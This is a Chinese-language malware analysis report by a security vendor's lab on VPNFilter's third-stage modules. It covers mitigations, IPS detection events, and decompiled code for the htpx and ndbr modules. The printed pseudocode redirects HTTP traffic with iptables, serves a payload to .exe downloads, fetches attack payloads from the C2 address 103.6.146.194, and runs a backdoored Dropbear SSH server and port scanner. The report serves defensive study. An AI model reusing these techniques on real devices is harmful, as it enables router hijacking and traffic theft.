

六方云:VPNFilter 深度分析报告 **更新预警!**

作者:超弦攻防实验室(String ADlab)

一、事件简述

北京时间 2018 年 9 月 26 日,思科公司 Talos 安全团队再次发布预警称,其捕获到 VPNFilter 僵尸网络第三阶段共计 7 个模块,这些模块为恶意软件增加了重要功能,极大扩展了自身功能,还能以受感染网络设备为据点攻击端点设备,此外还包含数据过滤以及多重加密隧道功能,可以隐蔽命令与控制(C2)并窃取相关数据流量,在第一时间获取到最新样本后,实验室安全研究员便迅速展开了全面跟踪与深度分析。


二、影响面和危害分析

VPNFilter 是一个高度模块化的多阶段恶意软件,在我们[前面的分析报告](#)中已经指出其对物联网设备安全的危害十分严重,十分值得警惕与关注,最近更新的 7 个模块更是加强了其在网络流量嗅探与窃取以及加密通信、反溯源等方面的能力,大大增强了其构建分布式代理僵尸网络的能力与速度,从手持终端到家庭路由再到工厂机械设备,都是潜在的受害对象,影响面极为广泛。

三、解决方案

- 1、重启路由器并重装路由器或网络存储设备固件,并升级至最新版本
- 2、备份数据,恢复设备出厂设置
- 3、修改设备密码为强密码,避免为管理员账户使用默认密码,建议数字、字母与特殊符号组合使用,定期修改密码等
- 4、及时更新设备补丁,避免存在公开漏洞
- 5、设置防火墙并禁用路由器远程管理
- 6、部署六方云下一代防火墙 NGFW 和终端安全软件,并更新最新的特征库


六方云工业防火墙以及下一代防火墙 NGFW 已支持针对该攻击的检测与防御:



IPS事件列表

时间	所属特征组	特征ID	事件名称	事件级别
2018/10/22 11:31:44	miscellaneous	290026	IoT Botnet VPNFilter Stage 3 Module tcpvpn detected!!	严重攻击
2018/10/22 11:31:44	miscellaneous	290025	IoT Botnet VPNFilter Stage 3 Module SOCKS5PROXY detected!!	严重攻击
2018/10/22 11:31:44	miscellaneous	290024	IoT Botnet VPNFilter Stage 3 Module portforwarding detected!!	严重攻击
2018/10/22 11:31:44	miscellaneous	290023	IoT Botnet VPNFilter Stage 3 Module NETFILTER detected!!	严重攻击
2018/10/22 11:31:44	miscellaneous	290022	IoT Botnet VPNFilter Stage 3 Module nm detected!!	严重攻击
2018/10/22 11:31:44	miscellaneous	290021	IoT Botnet VPNFilter Stage 3 Module ndbr detected!!	严重攻击
2018/10/22 11:31:44	miscellaneous	290020	IoT Botnet VPNFilter Stage 3 Module httpx detected!!	严重攻击
2018/10/22 11:31:43	miscellaneous	290026	IoT Botnet VPNFilter Stage 3 Module tcpvpn detected!!	严重攻击
2018/10/22 11:31:43	miscellaneous	290025	IoT Botnet VPNFilter Stage 3 Module SOCKS5PROXY detected!!	严重攻击
2018/10/22 11:31:43	miscellaneous	290024	IoT Botnet VPNFilter Stage 3 Module portforwarding detected!!	严重攻击

四、 技术分析




模块一：htpx(终端漏洞利用):

该模块主要功能是监听 HTTP 流量、设置流量转发、远程下载漏洞利用载荷等。

加载流量管理相关的内核模块：

```
if ( !sys_fork() )
{
    sub_8053D7C(aSbin, (int)"insmod", (unsigned int)"ip_tables.ko");
    goto LABEL_19;
}
if ( !sys_fork() )
{
    sub_8053D7C(aSbin, (int)"insmod", (unsigned int)"iptable_filter.ko");
    goto LABEL_19;
}
if ( !sys_fork() )
{
    sub_8053D7C(aSbin, (int)"insmod", (unsigned int)"iptables_nat.ko");
```

通过设置 iptables 进行流量转发：



定时检查添加的 iptables 规则,确保规则有效存在:

```
v0 = sys_time(0) + 3600;
while ( 1 )
{
    result = dword_805DC28;
    if ( dword_805DC28 )
        break;
    while ( 1 )
    {
        if ( v0 <= (signed int)sys_time(0) )
        {
            TrafficForewarding(0);
            v0 = sys_time(0) + 3600;
            TrafficForewarding(1);
        }
    }
}
```

监听 HTTP 通信流量是否有 .exe 可执行文件, 如果存在, 构造 HTTP 响应消息, 以二进制可执行文件的类型传输 /var/run/tr.pid 文件中的内容:

```
void __cdecl sub_8049AC0(int fd)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    v74 = 1;
    v75 = 5000;
    SYS_SETSOCKOPT(fd, 1, 20, (int)&v74, 8);
    sys_GETPEERNAME(fd, &v73); // 获取socket对端地址(即被感染机器的地址)
    v59 = sub_8048750(fd, (int)&v73);
    if ( !v59 )
```

```
    v14 = sub_80516BC((unsigned __int8 *)v59[19], ".exe"); // check if PE exists
    v15 = v14;
    if ( v14 )
    {
        v16 = StrLen((const char *)v14);
        if ( v16 == 4 || v16 > 4 && ((LOBYTE(v16) = v15[4], (_BYTE)v16 == '?') || (_BYTE)v16 == '&') )
        {
            SEND_0(*v59, "HTTP/1.1 200 OK\r\n", v16, v16);
            v35 = sub_804B8B0((int)"/var/run/tr.pid");
            SEND_0(*v59, "Content-Type: application/x-msdos-program\r\n", v36);
            SEND_0(*v59, "Server: Apache\r\n");
            SEND_0(*v59, "Content-Length: %d\r\n", v35);
            SEND_0(*v59, "Accept-Ranges: bytes\r\n\r\n");
            memset(&buf, 0, 0x400u);
            v64 = SYS_OPEN("/var/run/tr.pid", 0x8058BBC);
            v37 = sub_8050F80(v64);
            while ( 1 )
            {
                len_read_data = sys_read(v37, &buf, 0x400u);
                if ( len_read_data <= 0 )
                    break;
                Send(*v59, (int)&buf, len_read_data);
            }
        }
    }
```

然后向恶意域名 103.6.146.194:80 请求攻击载荷(该域名已封):

```
sub_804FC34(v64);
memset(&v69, 0, 0x200u);
sub_8051654(&v69, (char *)v59[19], 511);
RequestPayload((int)&v69);
```


```
unsigned int __cdecl RequestPayload(int a1)
{
    unsigned int result; // eax
    char v2; // [esp+10h] [ebp-40Ch]
    int v3; // [esp+410h] [ebp-Ch]

    v3 = -1;
    result = sub_804C4B0((int)"103.6.146.194", (int)"80", &v3) + 1;
    if ( result )
    {
        memset(&v2, 0, 0x400u);
        sprintf((int)&v2, "GET %s HTTP/1.1\r\nHost: 103.6.146.194\r\nAccept: */*\r\nUser-Agent: curl153\r\n\r\n", a1);
        SEND(&v3, (int)&v2, strlen(&v2));
        result = SYS_SHUTDOWN_0(v3);
    }
    return result;
}
```

如果不存在 .exe, 构造请求头, 过滤掉指定文件格式 (.jpg、.jpeg、.png、.gif、.css、.js、.ttf、.woff 等) 并修改 gzip 的编码格式为明文 text/plain;none:

```
sys_GETPEERNAME(v17, (_BYTE *)v59 + 28);
if ( SEND_0(v59[1], "%s %s HTTP/1.1\r\n", (char *)v62 + 2303, v65) >= 0 )
{
    v79 = 0;
    v78 = 0;
    if ( v59[1] != -1 )
    {
        v18 = 0;
        v59[6] = sub_8049A50((int)v63);
        do
        {
            v19 = (unsigned __int8 *)off_8058E58[v18++];
            sub_8048BC0(v63, v19);
        }
        while ( v18 != 7 );
        v20 = 0;
        v67 = sub_8048930((int)v63);
        if ( v67 >= 0 )
        {
            while ( !sub_8048950((int)v63, v67) )
            {
                sub_8048980(v63, v67, &v79, &v78);
                v21 = (unsigned __int8 *)v59[19];
                if ( !sub_80516BC((unsigned __int8 *)v59[19], ".jpg")
                    && !sub_80516BC(v21, ".jpeg")
                    && !sub_80516BC(v21, ".png")
                    && !sub_80516BC(v21, ".gif")
                    && !sub_80516BC(v21, ".css")
                    && !sub_80516BC(v21, ".js")
                    && !sub_80516BC(v21, ".ttf") )
                {
                    v22 = sub_80516BC(v21, ".woff");
                    v23 = v22 == 0;
                    if ( !v22 )
                    {

```



通过字符串比对,我们发现该模块与之前发现的阶段 3 中的模块 **ssler** 存在很大程度上的代码复用:

Address	Length	Type	String	Address	Length	Type	String
0xdata:00000001	00000030	C	ipables -I INPUT -p tcp -dport 8080 -j ACCEPT	0xdata:00000001	00000030	C	ipables -I INPUT -p tcp -dport 8080 -j ACCEPT
0xdata:00000000	00000040	C	ipables -t nat -i FORWARDING -p tcp -dport 80 -j REDIRECT -to-port 8080	0xdata:00000000	00000040	C	ipables -t nat -i FORWARDING -p tcp -dport 80 -j REDIRECT -to-port 8080
0xdata:00000000	00000040	C	ipables -I INPUT -p tcp -dport 8080 -j ACCEPT	0xdata:00000000	00000040	C	ipables -I INPUT -p tcp -dport 8080 -j ACCEPT
0xdata:0000002C	00000040	C	ipables -t nat -i FORWARDING -p tcp -dport 80 -j REDIRECT -to-port 8080	0xdata:0000002C	00000040	C	ipables -t nat -i FORWARDING -p tcp -dport 80 -j REDIRECT -to-port 8080
0xdata:00000076	00000034	C	Cscript http://ntsc/scripts/scan?ip=<ip>/script.js	0xdata:00000076	00000034	C	Cscript http://ntsc/scripts/scan?ip=<ip>/script.js
0xdata:00000007	00000000	C	filter	0xdata:00000007	00000000	C	filter
0xdata:0000002B	00000000	C	ip_tables ks	0xdata:0000002B	00000000	C	ip_tables ks
0xdata:00000024	00000006	C	/sbin/	0xdata:00000024	00000006	C	/sbin/
0xdata:00000007	00000000	C	filter	0xdata:00000007	00000000	C	filter
0xdata:00000021	00000012	C	ipables_filter ks	0xdata:00000021	00000012	C	ipables_filter ks
0xdata:00000023	00000007	C	ip_tables_nat ks	0xdata:00000023	00000007	C	ip_tables_nat ks
0xdata:00000011	00000012	C	/usr/sbin/ruler pid	0xdata:00000011	00000012	C	/usr/sbin/ruler pid
0xdata:00000005	00000006	C	http	0xdata:00000005	00000006	C	http
0xdata:00000000	00000006	C	site	0xdata:00000000	00000006	C	site
0xdata:00000011	00000006	C	html	0xdata:00000011	00000006	C	html
0xdata:00000017	00000005	C	stat	0xdata:00000017	00000005	C	stat
0xdata:0000001C	00000005	C	src	0xdata:0000001C	00000005	C	src
0xdata:00000004	00000010	C	/proc/net/status	0xdata:00000004	00000010	C	/proc/net/status
0xdata:00000014	00000006	C	http	0xdata:00000014	00000006	C	http
0xdata:0000003A	00000015	C	Ws/rep_Ws_WinVn	0xdata:0000003A	00000015	C	Ws/rep_Ws_WinVn
0xdata:00000047	00000009	C	servername	0xdata:00000047	00000009	C	servername
0xdata:00000005	00000005	C	http	0xdata:00000005	00000005	C	http
0xdata:00000050	00000006	C	qin	0xdata:00000050	00000006	C	qin
0xdata:00000000	00000005	C	all	0xdata:00000000	00000005	C	all
0xdata:00000000	00000006	C	name	0xdata:00000000	00000006	C	name
0xdata:00000068	00000013	C	sessionUsername	0xdata:00000068	00000013	C	sessionUsername
0xdata:00000001	00000011	C	sessionUsername	0xdata:00000001	00000011	C	sessionUsername
0xdata:00000002	00000009	C	session	0xdata:00000002	00000009	C	session
0xdata:00000000	00000005	C	src	0xdata:00000000	00000005	C	src
0xdata:00000000	00000013	C	sessionUsername	0xdata:00000000	00000013	C	sessionUsername
0xdata:00000013	00000011	C	sessionUsername	0xdata:00000013	00000011	C	sessionUsername
0xdata:00000034	00000009	C	Location	0xdata:00000034	00000009	C	Location
0xdata:000000C3	00000009	C	Location	0xdata:000000C3	00000009	C	Location
0xdata:00000036	00000009	C	https://	0xdata:00000036	00000009	C	https://
0xdata:0000003F	00000008	C	Connection	0xdata:0000003F	00000008	C	Connection
0xdata:0000002A	00000008	C	Connection	0xdata:0000002A	00000008	C	Connection
0xdata:0000003F	00000008	C	Connection	0xdata:0000003F	00000008	C	Connection
0xdata:00000000	00000007	C	Ws Ws	0xdata:00000000	00000007	C	Ws Ws
0xdata:00000007	00000009	C	url Ws	0xdata:00000007	00000009	C	url Ws
0xdata:00000010	0000000A	C	site Ws	0xdata:00000010	0000000A	C	site Ws
0xdata:00000014	00000009	C	Content-Length	0xdata:00000014	00000009	C	Content-Length
0xdata:00000040	00000007	C	Content-Length	0xdata:00000040	00000007	C	Content-Length
0xdata:00000018	0000000F	C</					

由此可以推测 **htpx** 模块可能是 **ssler** 模块的扩展与完善模块(也有可能属于同时期模块, 但之前并未被捕捉到)。

模块二：ndbr(多功能 SSH 工具)


该模块主要功能有端口扫描、在 C2 和受感染机器之间提供完整的 SSH 通信服务 (Dropbear SSH) 等

ndbr 模块集成开源 SSH 软件 Dropbear, 版本号为 2017.75, 可根据传入的参数执行相应的命令或功能:

<dropbear>

`dropbear` 命令可以指示 `ndbr` 模块以 SSH 服务器形态运行。原始的 `dropbear` 代码使用了默认的 SSH 端口（TCP/22）来监听传入连接。然而 `ndbr` 模块修改了这部分代码，使用默认的 **TCP/63914** 端口进行监听。此外，该模块还修改了负责处理主机密钥文件（`keyfile`）的 `dropbear` 代码。默认的密钥文件路径已经修改为 `/db_key`，但 `ndbr` 模块并没有释放该文件，而是修改 `buf_readfile` 这个 `dropbear` 函数，当文件名参数等于 `/db_key` 时，就会从内存中直接加载匹配的密钥。


dropbear 服务器已被修改为通过适当的公钥进行身份验证，而不是使用基于密码的身份验证。而公钥也嵌入在 ‘**ndbr**’ 可执行文件中。修改后的代码中的 **bug** 错误地处理了使用不正确的公钥的连接。这些身份验证失败会导致 **ndbr SSH** 服务器陷入无限循环。但是，没有迹象表明客户端认证失败。目前，无法确定使用 **ndbr SSH** 服务器成功进行身份验证的正确密钥 - ‘**ndbr**’ 模块中嵌入的密钥（即 **/db_key** 和 **/cli_key**）都不正确，并且在任何其他与 **VPNFilter** 相关的二进制文件中也找不到相应的密钥。



```
if ( !dword_807B8F0 )
{
    dword_807B8C8[0] = (int)sub_804E7AA((int)"63914");
    v25 = sub_804E7AA((int) "");
    dword_807B8F0 = 1;
    dword_807B8F4[0] = (int)v25;
}
if ( dword_807B8C0 )
{
    if ( sub_80630BC(dword_807B8C0, &v36) )
        sub_804E69D((int)"Error opening banner file '%s'", dword_807B8C0, v3, v3);
    if ( v37 > 2000 )
        sub_804E69D((int)"Banner File too large, max is %d bytes", 2000, a2, a2);
    v26 = sub_80489FF(v37);
    dword_807B950 = v26;
    v27 = sub_804E8D7(v26, dword_807B8C0);
    if ( v27 )
        sub_804E69D((int)"Error reading banner file '%s'", dword_807B8C0, v27, v27);
    sub_8048773(dword_807B950, 0);
}
v28 = v42;
```


<dbclient> or <ssh>

当传入参数为 dbclient 或 ssh 的时候,ndbr 模块将充当标准的 dropbear SSH 命令行界面客户端,但会修改其默认选项。与使用 dropbear server 命令的缺省密钥文件一样,dbclient/ssh 命令具有缺省标识文件:/cli_key。



<NMAP>


如果传入参数为 nmap，ndbr 模块将执行对指定 IP 或 IP 段的端口扫描：




```
.rodata:08071AFD aIpEndS db 'IP end = %s',0Ah,0 ; DATA XREF: Run_As_NMAP+CF10
.rodata:08071B0A aPortBeginHu db 'PORT begin = %hu',0Ah,0 ; DATA XREF: Run_As_NMAP+E010
.rodata:08071B0A ; DATA XREF: Run_As_NMAP+E010
.rodata:08071B1C aPortEndHu db 'PORT end = %hu',0Ah,0 ; DATA XREF: Run_As_NMAP+F110
.rodata:08071B2C aOff db 'off',0 ; DATA XREF: Run_As_NMAP+10910
.rodata:08071B30 aPingS db 'PING %s',0Ah,0 ; DATA XREF: Run_As_NMAP+11110
.rodata:08071B39 aSyn db 'syn',0 ; DATA XREF: Run_As_NMAP+11E10
.rodata:08071B3D aScanS db 'SCAN %s',0Ah,0 ; DATA XREF: Run_As_NMAP+13110
.rodata:08071B46 aCanTGetSourceI db 'Can',27h,'t get source ip address',0 ; DATA XREF: Run_As_NMAP+16E10
.rodata:08071B46 ; DATA XREF: Run_As_NMAP+16E10
.rodata:08071B62 aSourceS db 'SOURCE = %s',0Ah,0 ; DATA XREF: Run_As_NMAP+18B10
.rodata:08071B6F aStartScan db '*****start*scan*****',0Ah,0 ; DATA XREF: Run_As_NMAP+19510
.rodata:08071B6F ; DATA XREF: Run_As_NMAP+19510
.rodata:08071B8A aHostS db 'Host %s:',0Ah,0 ; DATA XREF: Run_As_NMAP+1EF10
.rodata:08071B8A ; DATA XREF: Run_As_NMAP+25010
.rodata:08071B94 aHuTcp db 9,'%hu - tcp',0Ah,0 ; DATA XREF: Run_As_NMAP+22C10
.rodata:08071B94 ; DATA XREF: Run_As_NMAP+28D10
.rodata:08071BA0 aUsageSIPIpAddr db 'Usage %s -ip* <ip-addr: 192.168.0.1/ip-range: 192.168.0.0/24> -p*' ; DATA XREF: .data:off_807880810
.rodata:08071BA0 ; DATA XREF: .data:off_807880810
.rodata:08071BA0 db ' <port: 80/port-range: 25-125> -noping <default yes> -tcp <default' ; DATA XREF: sub_804FE98+B210
.rodata:08071BA0 db 't syn> -s <source ip> -h/--help (print this help)',0Ah,0 ; DATA XREF: sub_804FE98+B210
.rodata:08071C55 aRoot_0 db '/root',0 ; DATA XREF: sub_804FE98+B210
```

<SCP>

如果传入参数为 SCP,ndbr 运行提供 SCP 功能:



```
void __cdecl __noreturn sub_8052E01()
{
